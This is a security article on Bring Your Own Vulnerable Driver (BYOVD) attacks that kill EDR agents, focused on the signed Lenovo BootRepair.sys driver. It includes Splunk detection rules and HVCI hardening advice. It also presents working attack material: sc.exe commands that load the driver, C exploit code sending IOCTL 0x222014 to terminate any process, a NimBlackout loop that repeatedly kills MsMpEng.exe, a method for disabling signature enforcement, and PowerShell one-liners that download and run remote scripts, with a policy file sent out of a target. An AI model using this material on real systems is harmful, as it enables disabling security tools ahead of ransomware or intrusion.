
 Modern EDR agents run as Protected Processes backed by tamper-protection flags, kernel callbacks, and watchdog services. For years this defensive stack held firm. Then came Bring Your Own Vulnerable Driver (BYOVD): load a legitimately signed driver from a hardware vendor, invoke a kernel-level process-kill primitive the EDR never expected to watch, and watch the agent terminate. No unsigned code. No DSE bypass. No alert fired.
The diagram below maps the complete attack across four sequential phases: driver triage and IOCTL discovery, kernel-mode loading, exploitation via a crafted DeviceIoControl call, and the detection signals each phase leaves behind. Every major section in this article corresponds to one phase in the diagram.
Related: EDR Bypass Roadmap · ETW-TI Deep Dive · EDR Hook Detection · Unified Ransomware Kill Chain
BYOVD Attack Flow: Diagram Walkthrough
The four phase bands in the diagram read left-to-right within each band, connected by dashed arrows flowing downward to the next phase. Together they form a single unbroken chain from driver discovery to EDR termination.
Phase 1: Driver Triage and IOCTL Discovery
Three parallel workstreams identify a viable weapon. A catalogue check against LOLDrivers filters a multiple thousands of entries pool for known-vulnerable drivers and returns SHA-256, certificate chain, and WDAC block-list status upfront. Static reverse engineering in IDA or Ghidra targets the import table: the combined presence of ZwTerminateProcess, PsLookupProcessByProcessId, and ObOpenObjectByPointer signals a workable process-kill chain. The IRP_MJ_DEVICE_CONTROL handler stored at MajorFunction[14] is then inspected for the IOCTL constant. For BootRepair.sys that constant is 0x222014, with a 4-byte DWORD PID as the sole input. The device path (\Device\BootRepair, Win32 alias \\.\BootRepair) is recovered from DriverEntry string references.
Phase 2: Kernel-Mode Loading
The selected driver is dropped to a writable path and registered as a kernel service with two sc.exe commands. No Developer Mode, no Test Signing mode, no custom bootloader. The driver carries a valid code-signing certificate (LENOVO, issued via Symantec) that satisfies Driver Signature Enforcement. It loads with 0/71 VirusTotal detections at discovery time.
The critical structural flaw surfaces at load time: IoCreateDevice was called with a NULL SecurityDescriptor. No DACL was attached to the device object. IRP_MJ_CREATE enforces no access check and IRP_MJ_DEVICE_CONTROL performs no caller validation. Any administrative-level process can open a handle and send IOCTLs without restriction.
Phase 3: Exploitation and EDR Termination
A single DeviceIoControl call carrying the target PID travels from user-mode into the kernel as an IRP (I/O Request Packet). The dispatch chain executes five steps:
- The I/O manager routes the IRP to
MajorFunction[14], the device-control handler. - The handler matches control code
0x222014and reads the PID fromAssociatedIrp.SystemBuffer. PsLookupProcessByProcessIdresolves the integer PID to a kernelEPROCESSpointer.ObOpenObjectByPointerconstructs a full-access kernel handle to the target. This call runs at Ring 0, where the PPL access restriction enforced by user-modeOpenProcessdoes not exist.ZwTerminateProcessterminates the process. The EDR agent exits. Tamper-protection flags, watchdog services, and kernel callback registrations are now irrelevant: the process hosting them is gone.
Phase 4: Detection and Hunting Signals
Three durable forensic signals fire before the EDR is terminated and represent the blue team’s only reliable window:
- Sysmon Event ID 6 fires at driver load time and captures the SHA-256 hash. Matching this hash against the LOLDrivers feed at ingest is the highest-fidelity detection in the chain.
- Windows Event 7045 records the
sc.exekernel service creation withServiceType=1. - A
CreateFilecall to\\.\BootRepairfollowed byDeviceIoControlfrom a non-hardware-management process is anomalous by definition.
The operational constraint: all three signals fire before EDR termination, but only if the SIEM pipeline ingests them in near-real-time. A 5-minute ingest delay means the EID 6 alert arrives after the EDR is already dead.
- Why BYOVD Still Works
- The Threat Landscape: Known-Vulnerable Drivers in the Wild
- Phase 1: Driver Triage
- Phase 2: IOCTL Anatomy
- Phase 3: Exploitation
- MITRE ATT&CK Mapping
- Detection Engineering and Hunting Playbook
- Defensive Architecture: HVCI Deep Dive
- DSE: The Gatekeeper and Its Bypass
- BYOVD in Ransomware Operations
- References and Open-Source Research
Why BYOVD Still Works
The constraint Windows imposes on kernel-mode code is binary: a driver must be signed by a certificate chaining to a trusted root before DSE allows it to load. This was a meaningful control when kernel-mode exploits required fresh unsigned code. BYOVD sidesteps the constraint entirely; it does not exploit DSE, it complies with it.
The attack model is straightforward:
- Find a driver that is legitimately signed by a reputable vendor.
- Identify that the driver exposes a dangerous kernel-level primitive (process termination, arbitrary read/write, physical memory access) with no caller validation.
- Load the driver on the target system (requires administrative privileges, but not Developer Mode or Test Mode).
- Invoke the primitive via a crafted
DeviceIoControlcall.
The result: after passing the admin boundary, an attacker can terminate PPL-protected processes (including EDR agents with tamper-protection) without ever loading a single unsigned byte of code.
Three factors keep BYOVD alive as an operational technique:
The long tail of signed drivers. Hardware vendors compiled and signed millions of drivers over decades. Many were written before the security community understood how dangerous unrestricted kernel primitives exposed to user-mode were. Once signed, those drivers persist indefinitely in vendor update packages, recovery tools, and pre-installed software suites.
Revocation lag. Certificate revocation and WDAC block-list updates are reactive, not proactive. A driver discovered by a researcher today may remain loadable on unpatched systems for months or years.
HVCI is not universal. Hypervisor-Protected Code Integrity (HVCI / Memory Integrity) renders most BYOVD drivers unloadable, but it requires compatible hardware and is not enabled by default on all Windows configurations. Enterprise adoption remains incomplete. Even with HVCI enabled, 479 known-vulnerable drivers still load as of mid-2026.
The Threat Landscape: Known-Vulnerable Drivers in the Wild
BYOVD is no longer a theoretical technique. Ransomware operators and nation-state actors have integrated it into mainstream kill chains:
| Threat Actor / Malware | Vulnerable Driver Used | Technique | Source |
|---|---|---|---|
| BlackCat / ALPHV | ktgn.sys (anti-cheat driver) |
EDR termination before encryption | Trend Micro (2023) |
| Lazarus Group | dell_bios.sys (Dell BIOS update) |
Arbitrary kernel write → DSE disable | ESET (2022) |
| RobbinHood ransomware | gdrv.sys (Gigabyte utility) |
EDR termination → unrestricted deployment | Sophos (2019) |
| Scattered Spider | truesight.sys (RealTek) |
AV kill before SIM-swap pivot | CrowdStrike (2023) |
| Cuba ransomware | ApcHelper.sys (leaked MSI driver) |
Callback removal → payload delivery | Kaspersky (2022) |
| PhantomKiller (PoC 2026) | BootRepair.sys (Lenovo PC Manager) |
Zero-DACL device → PID-targeted kill | GitHub PoC |
The pattern is consistent: Phase 4 (Defense Evasion) of the ransomware kill chain maps directly to BYOVD. An operator who can terminate the EDR agent before deploying the encryption payload gains minutes of unobserved execution time, typically all that is needed.
Phase 1: Driver Triage
Before a driver can be weaponised, it must be identified. The triage question is: does this driver expose a user-reachable kernel primitive with insufficient caller validation?
Static Import Scanning
The fastest first-pass filter is the driver’s import table. A driver that imports ZwTerminateProcess, MmMapIoSpace, ZwWriteVirtualMemory, or similar functions is a candidate for closer examination. These are the kernel functions that give BYOVD its power, and their presence in a signed driver is a red flag.
| Import | Exploit primitive |
|---|---|
ZwTerminateProcess |
Kill any process including PPL |
MmMapIoSpace |
Map physical memory → arbitrary kernel R/W |
ZwWriteVirtualMemory |
Cross-process memory write |
PsLookupProcessByProcessId |
Resolve EPROCESS from PID (prerequisite for above) |
ObOpenObjectByPointer |
Obtain handle from kernel object pointer |
ZwSetSystemInformation |
Driver blacklist / callback manipulation |
MmCopyMemory |
Arbitrary physical read |
DrvEye: Automated Driver Triage at Scale
Manual analysis does not scale. DrvEye by 0xDbgMan automates the entire triage pipeline:
pip install pefile capstone cryptography unicorn yara-python

python3 DrvEye.py BootRepair.sys \
    --live-check \
    --loldrivers \
    --json report.json \
    --ida BootRepair_annotations.py \
    --save-pocs \
    --verbose
DrvEye’s load verdict matrix:
─── LOAD VERDICT ───
  Default Win10/11         : WILL LOAD
  Secure Boot + DSE        : WILL LOAD
  HVCI / Memory Integrity  : WILL NOT LOAD
      • FORCE_INTEGRITY flag not set
      • W+X section present
  Test-signing mode        : WILL LOAD
  S Mode                   : WILL NOT LOAD
DrvEye’s IOCTL surface output:
[*] Detected IOCTL codes:
    0x222014  @0x14000198C  (BUFFERED, FILE_ANY_ACCESS)
              → process-kill
              [!!PPL BYPASS] [UNGATED-sink]
              bugs=process-kill,missing-probe
With --save-pocs, DrvEye emits a compilable C DeviceIoControl skeleton per IOCTL. With --loldrivers, it pulls current feeds from LOLDrivers, MalwareBazaar, and Hybrid Analysis. With --ida, it generates an IDA Python annotation script you can execute directly in the disassembler.
Phase 2: IOCTL Anatomy
When a Windows driver calls IoCreateDevice during DriverEntry, it exposes a named device object that user-mode processes can open with CreateFile("\\.\DeviceName"). Any caller holding a valid handle can then send commands by calling DeviceIoControl, passing a 32-bit control code called an IOCTL together with optional input and output buffers. The kernel wraps this call into an IRP (I/O Request Packet) and routes it to the driver’s IRP_MJ_DEVICE_CONTROL handler, registered at MajorFunction[14] in the driver object.
Every IOCTL packs four fields into a single 32-bit integer: the device type, a caller access level, a vendor-assigned function number, and a buffer transfer method. The access field is the security gate: FILE_ANY_ACCESS (value 0) disables that gate entirely, meaning the kernel performs no privilege check before dispatching the request. This single missing check is the architectural flaw that makes BootRepair.sys exploitable from any administrative process.
The CTL_CODE Macro
// Windows Driver Kit — wdm.h
#define CTL_CODE(DeviceType, Function, Method, Access) \
    (((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method))
| Field | Bits | Description |
|---|---|---|
DeviceType |
31:16 | 0x22 = FILE_DEVICE_UNKNOWN, common in exploitable drivers |
Access |
15:14 | 0x0 = FILE_ANY_ACCESS. No access check enforced. This is the key gating failure. |
Function |
12:2 | Vendor-assigned. Values 0x800+ are vendor-defined, not Microsoft-reserved |
Method |
1:0 | 0 = METHOD_BUFFERED; kernel copies PID via I/O system buffer |
The Python utility below decodes any 32-bit control code into its four constituent fields and flags whether the function number is vendor-defined. Paste it into a REPL while triaging a candidate driver.
Reversing IOCTLs in IDA Pro
The IDA cross-reference chain in five steps:
Step 1: Imports. View → Open Subviews → Imports. Filter for ntoskrnl.exe exports. Flag ZwTerminateProcess, MmMapIoSpace, PsLookupProcessByProcessId, ObOpenObjectByPointer.
Step 2: Press X. On the dangerous import, press X to list all call sites. The calling function (e.g. sub_14000198C) is your termination routine. Rename it byovd_terminate_process for clarity.
Step 3: Follow xrefs up. Press X on your renamed termination function. The caller is the IRP_MJ_DEVICE_CONTROL handler. Look for a cmp eax, 0x??? constant: that is the IOCTL code. Inspect [rdi+38h] (InputBufferLength) for size checks and [rdi+20h] (SystemBuffer) for the input pointer.
Step 4: DriverEntry strings. View → Open Subviews → Strings. Filter for \Device\ and \DosDevices\. Cross-reference these strings to DriverEntry, find the IoCreateDevice call. If the SecurityDescriptor argument is NULL, there is no DACL; any caller can open the device.
Step 5: Confirm device path. The DosDevices symlink maps directly to the Win32 \\.\ path you pass to CreateFile.
Reversing IOCTLs in Ghidra
Ghidra’s free, open-source nature makes it the go-to for driver RE in resource-constrained environments. The workflow mirrors IDA’s but with different mechanics:
Step 1: Symbol Tree → Imports. Expand Imports in the Symbol Tree panel. Right-click ZwTerminateProcess → References → Show References to ZwTerminateProcess. The reference panel lists every call site.
Step 2: Decompiler + Rename. Double-click a reference to jump to the caller. The Decompiler pane (Window → Decompiler) renders C pseudo-code automatically, far faster to read than raw disassembly. Press L to rename the function (e.g. terminate_proc). Press Ctrl+L to rename local variables.
Step 3: Find the IOCTL constant. Search → For Scalars. Enter 0x222014. Ghidra highlights all occurrences across the entire binary. Alternatively, use Ghidra’s find_ioctls.py community script (from the Ghidra Script Manager) which automatically walks dispatch tables and emits a decoded IOCTL list.
Step 4: DriverEntry NULL SecurityDescriptor. Follow the string \Device\BootRepair (Defined Strings panel) to its xref in DriverEntry. The Decompiler renders the IoCreateDevice call clearly. The fifth argument (SecurityDescriptor) being NULL is immediately visible in the pseudo-code; no assembly reading required.
Key Ghidra advantage over IDA for this workflow: the decompiler produces readable C that makes the NULL SecurityDescriptor and missing InputBufferLength guard checks visible at a glance, without needing to trace register values through multiple basic blocks.
Device Path Recovery
For hardened drivers that construct device names at runtime (string concatenation, XOR decoding, format strings), static analysis fails in both tools. DrvEye handles this via a Unicorn-emulated DriverEntry sandbox that executes the initialisation code and captures the resulting device name, without loading unsigned code on a real system.
Dynamic Analysis: Intercepting IOCTLs with Frida
When a driver computes IOCTL codes at runtime, or when static analysis reveals multiple candidate constants and you need to confirm which one fires under real conditions, dynamic interception is faster than a debugger. The Frida hook below attaches to any user-mode process and logs every DeviceIoControl call with its code and input buffer before the IRP crosses the Ring 3 boundary.
Attach to MsMpEng.exe or any other vendor binary to observe every IOCTL its user-mode component sends to its own driver. The inSize === 4 branch auto-decodes the PID from a METHOD_BUFFERED 4-byte input, confirming both the control code and the exact input format without touching the driver binary.
Sending IOCTLs from Python
Once the device path, IOCTL code, and input buffer layout are confirmed, ctypes provides everything needed to build a working PoC without compiling a C project. Two primitives are sufficient: CreateFileW to obtain a device handle, and DeviceIoControl to dispatch the IRP.
send_ioctl handles buffer allocation and Win32 error translation automatically. For METHOD_BUFFERED IOCTLs the kernel copies data into SystemBuffer without any MDL work on the caller’s side. The call requires Administrator privileges to open the device handle, matching the standard BYOVD prerequisite. For drivers with METHOD_NEITHER (raw pointer pass-through), the input buffer must be a locked, page-aligned allocation — avoid those drivers in PoC work unless you are comfortable with structured exception handling in kernel mode.
Phase 3: Exploitation
With symbolic link, IOCTL code, and buffer layout in hand, exploitation reduces to a handful of Win32 API calls requiring only administrative privileges.
Case Study: PhantomKiller
PhantomKiller by j3h4ck (redteamfortress) documents the end-to-end weaponisation of BootRepair.sys, a Lenovo PC Manager driver signed by Symantec under LENOVO’s code-signing certificate (SHA-256, compiled 2018-01-03). Found on VirusTotal with 0/71 detections at time of discovery.
| Field | Value |
|---|---|
| File | BootRepair.sys |
| SHA-256 | 5ab36c116767eaae53a466fbc2dae7cfd608ed77721f65e83312037fbd57c946 |
| Signer | LENOVO (Symantec Class 3 SHA256 Code Signing CA) |
| Compiled | 2018-01-03 |
| VT hits | 0/71 at discovery |
| Device path | \\.\BootRepair |
| IOCTL | 0x222014 |
| Input | 4-byte DWORD PID |
Loading the driver:
rem Requires Administrator. DSE satisfied — legitimately signed.
sc.exe create PhantomKiller binPath="C:\tools\BootRepair.sys" type=kernel
sc.exe start PhantomKiller
The exploit harness (simplified):
#include <windows.h>
#include <stdio.h>

#define IOCTL_KILL_PROCESS 0x222014

int main(int argc, char* argv[]) {
    DWORD targetPid = (DWORD)atoi(argv[1]);

    // No DACL on device → CreateFile succeeds for any caller
    HANDLE hDevice = CreateFileA(
        "\\\\.\\BootRepair",
        GENERIC_READ | GENERIC_WRITE,
        0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL
    );

    DWORD bytesReturned = 0;
    DeviceIoControl(
        hDevice,
        IOCTL_KILL_PROCESS,   // 0x222014
        &targetPid,           // Input: 4-byte PID
        sizeof(DWORD),        // InputBufferLength: 4
        NULL, 0, &bytesReturned, NULL
    );

    printf("[+] Process %d terminated via kernel\n", targetPid);
    CloseHandle(hDevice);
    return 0;
}
The Full Kernel Call Chain
PPL protection is enforced at the user-mode OpenProcess boundary, not at the kernel object level when a driver acquires the handle directly via ObOpenObjectByPointer. This is the fundamental architectural gap that BYOVD exploits.
NimBlackout
NimBlackout adapts the same technique (originally from ZeroMemoryEx’s Blackout project using the gmer.sys driver) in Nim. The keep-alive pattern is the operationally significant addition: EDR vendors configure agents to respawn via watchdog services. NimBlackout loops continuously, re-killing the target each time it restarts, converting a one-shot termination into persistent blindness:
# Cross-compile from Linux
nim --os:windows --cpu:amd64 \
    --gcc.exe:x86_64-w64-mingw32-gcc \
    --gcc.linkerexe:x86_64-w64-mingw32-gcc \
    c NimBlackout.nim

# Execute — loops to defeat EDR watchdog respawn
.\NimBlackout.exe MsMpEng.exe
MITRE ATT&CK Mapping
| Technique | ID | BYOVD Manifestation |
|---|---|---|
| Exploit Privilege Escalation | T1068 |
Admin → Ring 0 effective privilege via vulnerable driver |
| Impair Defenses: Disable/Remove Tools | T1562.001 |
EDR/AV process terminated via kernel call |
| Create or Modify System Process | T1543.003 |
Driver loaded as kernel service via sc.exe |
| Rootkit | T1014 |
Kernel-mode code with no user-mode visibility |
| Defense Evasion: Signed Binary | T1553.002 |
Signed driver circumvents DSE and AV signature checks |
Detection Engineering and Hunting Playbook
Signal 1: Driver Load Events
Sysmon Event ID 6 fires on every kernel driver load. It captures the SHA-256 hash at load time, matchable against LOLDrivers in near-real-time.
index=sysmon EventCode=6
| rex field=Hashes "SHA256=(?P<sha256>[A-Fa-f0-9]{64})"
| where match(ImageLoaded, "(?i)(\\\\temp\\\\|\\\\appdata\\\\|\\\\users\\\\[^\\\\]+\\\\desktop\\\\)")
| table _time, Computer, ImageLoaded, sha256, Signed, SignatureStatus
| sort - _time
Signal 2: Service Creation of Kernel Drivers
Windows Event Log System / 7045 with ServiceType=1 from a non-standard binary path is near-definitive:
index=wineventlog source="WinEventLog:System" EventCode=7045
| where ServiceType="kernel"
| where NOT match(ImagePath, "(?i)(system32\\\\drivers|program files)")
| table _time, ComputerName, ServiceName, ImagePath, ServiceType
Signal 3: DeviceIoControl to Unknown Devices
Monitor CreateFile with \\.\ device paths combined with subsequent DeviceIoControl calls from unexpected processes. Any non-system, non-hardware-management software opening a raw device path is suspicious.
Signal 4: Protected Process Termination Anomalies
Correlate EDR heartbeat absence with recent driver load:
- EDR service stopped (Event 7036) without planned shutdown
- Sysmon EID 5 (process terminate) on known EDR process names within 10 minutes of EID 6 (driver load)
Signal 5: LOLDrivers Hash Matching at Ingest
index=sysmon EventCode=6
| rex field=Hashes "SHA256=(?P<sha256>[A-Fa-f0-9]{64})"
| lookup loldrivers.csv sha256 AS sha256 OUTPUT driver_name, cve, primitive
| where isnotnull(primitive)
| table _time, Computer, ImageLoaded, sha256, driver_name, primitive
Maintain the lookup table from loldrivers.io/api/drivers.csv (updated daily via a scheduled task).
Splunk Detection Rules
Rule 1: BYOVD Kernel Driver Loaded from User Path
index=sysmon EventCode=6
| rex field=Hashes "SHA256=(?P<sha256>[A-Fa-f0-9]{64})"
| eval path_suspicious=if(match(ImageLoaded,
    "(?i)(\\\\temp\\\\|\\\\users\\\\.*\\\\appdata\\\\|\\\\programdata\\\\|\\\\downloads\\\\)"),
    1, 0)
| where path_suspicious=1 OR Signed="false"
| stats count by _time, Computer, ImageLoaded, sha256, Signed, SignatureStatus
| sort - _time
Rule 2: New Kernel Service + Driver Load Correlation (within 60 seconds)
index=wineventlog source="WinEventLog:System" EventCode=7045 ServiceType="kernel"
| join type=inner ComputerName [
    search index=sysmon EventCode=6
    | rename Computer AS ComputerName
]
| where Signed="false" OR match(ImagePath, "(?i)(\\\\temp\\\\|\\\\appdata\\\\)")
| table _time, ComputerName, ServiceName, ImagePath
Rule 3: EDR Process Missing + Recent Driver Load (Threat Hunt)
index=sysmon EventCode=5
| where Image IN ("MsMpEng.exe", "SentinelAgent.exe", "CSFalconService.exe",
                  "CrowdStrike.exe", "cb.exe", "elastic-agent.exe")
| eval kill_time=_time
| join type=inner Computer [
    search index=sysmon EventCode=6 earliest=-10m latest=+0m
    | where NOT match(ImageLoaded, "(?i)(system32\\\\drivers|program files)")
    | eval driver_load_time=_time
]
| where kill_time > driver_load_time AND kill_time < (driver_load_time + 600)
| table _time, Computer, Image, ImageLoaded, Hashes
Defensive Architecture: HVCI Deep Dive
What HVCI Actually Enforces
HVCI (Hypervisor-Protected Code Integrity, also called Memory Integrity) uses the hypervisor to move kernel code integrity checks into a more privileged context than the Windows kernel itself:
| Requirement | DSE Only | DSE + HVCI |
|---|---|---|
| Valid Authenticode signature | ✔ | ✔ |
| Chain to trusted root | ✔ | ✔ |
| EV code signing cert or WHQL | Optional | Required for new drivers |
FORCE_INTEGRITY flag in PE header |
Not checked | Required |
| No W+X memory sections | Not checked | Enforced by hypervisor |
| No self-modifying code | Not checked | Enforced by hypervisor |
Legacy drivers compiled before ~2015 almost universally fail the W+X and FORCE_INTEGRITY checks. They are legitimately signed (DSE passes) but cannot load under HVCI. HVCI is the single most effective architectural control against BYOVD, though adoption remains below 50% on Windows 11-capable hardware as of 2025.
The HVCI Block List Gap: Where BYOVD Still Lives
Even with HVCI enabled, a driver loads if its PE image meets HVCI structural requirements AND its hash is not in the WDAC Vulnerable Driver Block List (SiPolicy_Enforced.p7b). As of June 23, 2026, LOLDrivers tracks 479 of 2,197 catalogued samples (21.8%) that bypass HVCI. Another 789 samples (36.3%) are not in Microsoft’s block list at all. Microsoft updates the block list once or twice per year; a driver found in January may remain loadable on HVCI-enabled systems for months.
Hunting for a Working BYOVD Candidate
BYOVD Watchdog: Live HVCI Gap Intelligence
BYOVD Watchdog by pwnfuzz (@ghostbyt3) automates HVCI gap tracking continuously. It is the updated successor to BYOVDFinder.
How it works:
- GitHub Actions periodically fetches Microsoft’s
SiPolicy_Enforced.xml byovd.pyparses the XML and extracts all driver deny rules (hash-based and cert-based)compare_hvci.pycross-references against the full LOLDrivers API feed- The delta (LOLDrivers entries NOT blocked by the current HVCI policy) is published as
byovd_changelog.jsonand surfaced at byovd-watchdog.pwnfuzz.com
Running BYOVDFinder locally:
# One-liner against your live system policy
IEX(New-Object net.WebClient).DownloadString(
    "https://raw.githubusercontent.com/ghostbyt3/BYOVDFinder/refs/heads/main/finder.ps1"
)

# Against a custom policy XML (exfiltrated from a target)
.\finder.ps1 -XmlFile "C:\Path\To\driversipolicy.xml"
Expected output:
DRIVER: somedriver.sys
  Link: https://www.loldrivers.io/drivers/<uuid>
  MD5:    <hash>  SHA1: <hash>  SHA256: <hash>
--------------------------------------------------------------------------------
[+] Number of Blocked Drivers: 1384
[+] Number of Allowed Drivers: 479
HVCI Extraction from a Target Environment (Red Team Context)
Enterprises deploy custom WDAC policies beyond Microsoft’s defaults. Extract the active policy to find which drivers remain viable specifically on that target:
# Requires admin — but you already have admin for BYOVD
IEX(New-Object net.WebClient).DownloadString(
    "https://gist.githubusercontent.com/mattifestation/92e545bf1ee5b68eeb71d254cec2f78e/raw/.../CIPolicyParser.ps1"
)
ConvertTo-CIPolicy `
    -BinaryFilePath 'C:\Windows\System32\CodeIntegrity\driversipolicy.p7b' `
    -XmlFilePath 'C:\Windows\Temp\policy.xml'

# Exfil policy.xml, then locally:
python3 finder.py policy.xml
Scoring a Candidate: The Five-Point Checklist
python3 DrvEye.py candidate.sys \
    --live-check --loldrivers --json report.json --save-pocs --verbose
| Criterion | Green | Red |
|---|---|---|
| Load verdict | WILL LOAD under HVCI |
WILL NOT LOAD under HVCI |
| Block list | Not in WDAC or LOLDrivers list | In Microsoft block list |
| Primitive | process-kill, kernel-write, physical-read |
info-disclosure only |
| Gating | UNGATED-sink (no access check) |
GATED-sink (check present) |
| Device path | Recoverable (static or emulated) | Unknown / obfuscated |
Five greens → operationally viable. Red on primitive or gating → skip.
WDAC and LOLDrivers-Based Prevention
Enable HVCI via Group Policy: Computer Configuration → Administrative Templates → System → Device Guard → Turn On Virtualization Based Security.
Verify a candidate against the block list:
python3 DrvEye.py BootRepair.sys --live-check --loldrivers --json report.json
grep "wdac_block\|loldrivers_match" report.json
Deploy the LOLDrivers community WDAC deny policy alongside Microsoft’s built-in block list; as of mid-2026 these together still leave 479 HVCI-bypassing drivers uncovered.
DSE: The Gatekeeper and Its Bypass
BYOVD’s defining property is that it does not touch Driver Signature Enforcement. A legitimately signed driver complies with the enforcement policy and the kernel loads it without complaint. There is, however, a second and more aggressive technique: disable DSE entirely, enabling an attacker to load any unsigned driver including a custom kernel implant. Understanding both approaches clarifies why BYOVD is operationally preferred when a signed carrier is available, and when DSE bypass becomes necessary.
DSE Internals: g_cioptions and CI.dll
Driver Signature Enforcement lives inside CI.dll (Code Integrity), the Windows component that verifies Authenticode signatures at driver load time. When ntoskrnl.exe processes a NtLoadDriver call, it invokes CI.dll verification routines (SeValidateImageHeader and related functions). A failed check returns STATUS_INVALID_IMAGE_HASH and the driver load is aborted before a single byte of driver code executes.
The enforcement state is governed by a single flag inside CI.dll: g_cioptions. Its effective values control the strictness of enforcement:
g_cioptions |
Enforcement state |
|---|---|
0x00 |
Disabled. Any driver, signed or unsigned, loads freely. |
0x06 |
Standard enforcement. Valid Authenticode chain required. |
0x08+ (HVCI) |
Strict. Hypervisor validates in VTL1 before the kernel maps the image. |
Writing a single zero to &g_cioptions neutralises DSE for the lifetime of the current boot. This is the kernel patch that tools like the older DSEFix relied upon, and the same write that Lazarus Group performed via dell_bios.sys in 2022 (see threat actor table above) before loading a custom unsigned backdoor driver. Three common paths to this write exist in practice:
- Physical memory mapping via a driver that imports
MmMapIoSpace: map the physical page containingg_cioptionsand patch it directly. Used by early DSEFix variants. - Arbitrary virtual write via a BYOVD carrier importing
ZwWriteVirtualMemoryor equivalent: load a signed carrier, use its primitive to overwriteg_cioptionsin kernel virtual address space, then optionally unload the carrier. - Kernel function call gadget via KsecDD.sys: the KExecDD technique, reimplemented by Dsebler. No third-party carrier required.
The Dsebler Technique: KsecDD.sys as a Write Gadget
Dsebler by lem0nSec is a C reimplementation of the KExecDD technique. Unlike third-party BYOVD carriers, it exploits KsecDD.sys, a legitimate Microsoft driver shipped with every Windows installation. KsecDD.sys is the kernel counterpart to LSASS for cryptographic operations; it exposes an IPC channel that LSASS uses for key material exchange.
The exploit path centres on a vulnerable IOCTL handler at 0x39006f. When a crafted 16-byte input structure is passed to this handler, it triggers the following internal call chain:
Two nested 16-byte IPC structures control the exploit. The outer structure holds a pointer to the inner structure and the rdx value to write. The inner structure holds the gadget address (loaded into rip by CallInProgressCompleted) and the rcx parameter (the address of g_cioptions):
Why KsecDD.sys cannot be blocked: it is a Microsoft-signed driver present on every Windows system from Vista onward. Any WDAC deny-list entry against KsecDD.sys breaks LSASS cryptographic operations, disabling BitLocker, Windows Hello, and NTLM authentication. This persistence in the trusted driver pool gives the technique a structural durability that third-party BYOVD carriers lack.
Operational constraint: current Dsebler hardcodes the g_cioptions address and the ROP gadget offset for Windows 10 build 19045. Each new Windows build recompiles CI.dll, shifting both values. Remaining operational across patch cycles requires recalculating these offsets after each feature update.
BYOVD vs. DSE Bypass: Two Paths to Ring 0
The two techniques solve different problems. BYOVD kills a running process via a kernel primitive and requires a signed carrier. DSE bypass enables loading of arbitrary unsigned code and requires a reliable kernel write. An operator choosing between them asks a simple question: is the goal to terminate a process, or to run a custom kernel implant?
| BYOVD (DSE-compliant) | DSE Bypass (Dsebler / KExecDD model) | |
|---|---|---|
| Driver used | Legitimately signed third-party carrier | KsecDD.sys (built-in, Microsoft-signed) |
| Unsigned code loaded | Never | Enabled once g_cioptions = 0 |
| Immediate effect | Target process killed | Any unsigned driver can now load |
| Primary use case | EDR termination before payload delivery | Custom kernel implant deployment |
| EID 6 detection signal | Third-party driver load, SHA-256 hashable | Absent: KsecDD already loaded at boot |
| HVCI mitigation | Blocked if carrier fails FORCE_INTEGRITY or W+X | Blocked: VTL1 maintains authoritative CI state; VTL0 write to g_cioptions has no effect |
| Build specificity | Low (IOCTL code stable across driver versions) | High (g_cioptions + gadget offset change per build) |
| Operational cost | Low (one-shot IOCTL, no patching) | High (offset maintenance, potential token impersonation) |
HVCI stops both paths, but through different mechanisms. BYOVD carriers that fail the FORCE_INTEGRITY or W+X structural checks are rejected before the kernel maps the image. DSE bypass via g_cioptions overwrite is stopped because HVCI externalises the enforcement state to VTL1: writes to the VTL0 kernel copy of g_cioptions have no effect because the hypervisor maintains its own authoritative enforcement record in secure memory that the VTL0 kernel cannot modify. This architectural separation is why HVCI is the single control that breaks both attack classes simultaneously.
BYOVD in Ransomware Operations
BYOVD sits squarely in Phase 4 (Defense Evasion) of the Unified Ransomware Kill Chain. Its role is to buy unobserved execution time:
